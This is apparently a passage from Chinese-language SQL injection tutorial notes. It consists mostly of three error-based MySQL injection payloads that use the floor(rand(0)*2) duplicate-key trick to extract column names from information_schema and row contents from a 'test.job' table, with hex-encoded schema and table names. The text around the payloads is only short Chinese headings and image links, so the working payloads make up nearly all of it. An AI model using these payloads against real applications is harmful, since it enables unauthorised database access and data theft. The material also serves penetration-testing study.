
爆字段（数据库，表名转换为16进制）

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,column\_name,0x7e))) from information\_schema.columns where table\_schema=0x74657374 and table\_name=0x6a6f62 limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)




爆其他字段

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,column\_name,0x7e))) from information\_schema.columns where table\_schema=0x74657374 and table\_name=0x6a6f62 limit 1,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)（原理同爆其他数据库）




爆内容

and(select 1 from(select count(\*),concat((select (select (select concat(0x7e,id,0x7e,0x7e,name,0x7e))) from test.job limit 1,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)




2.2 工具

